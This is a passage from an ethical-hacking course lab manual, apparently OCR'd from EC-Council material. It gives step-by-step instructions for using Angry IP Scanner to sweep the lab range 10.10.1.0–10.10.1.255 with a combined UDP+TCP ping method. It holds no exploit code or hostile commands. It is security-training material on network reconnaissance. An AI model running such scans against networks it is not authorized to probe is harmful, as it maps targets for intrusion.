
2. Click **Search** icon () on the **Desktop**. Type **angry** in the search field, the **Angry IP Scanner** appears in the result, click **Open** to launch it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




3. **Angry IP Scanner** starts, and a **Getting Started** window pops up. Click **Next**, follow the wizard, and click **Close**.

   Note: If **Open File - Security Warning** window appears, click **Run**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **IP Range - Angry IP Scanner** window appears, as shown in the screenshot.




5. In the **IP Range** fields, type the IP range as **10.10.1.0** to **10.10.1.255** and click the **Preferences** icon beside the **IP Range** menu, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Preferences** window appears. In the **Scanning** tab, under the **Pinging** section, select the **Pinging method** as **Combined UDP+TCP** from the drop-down list.

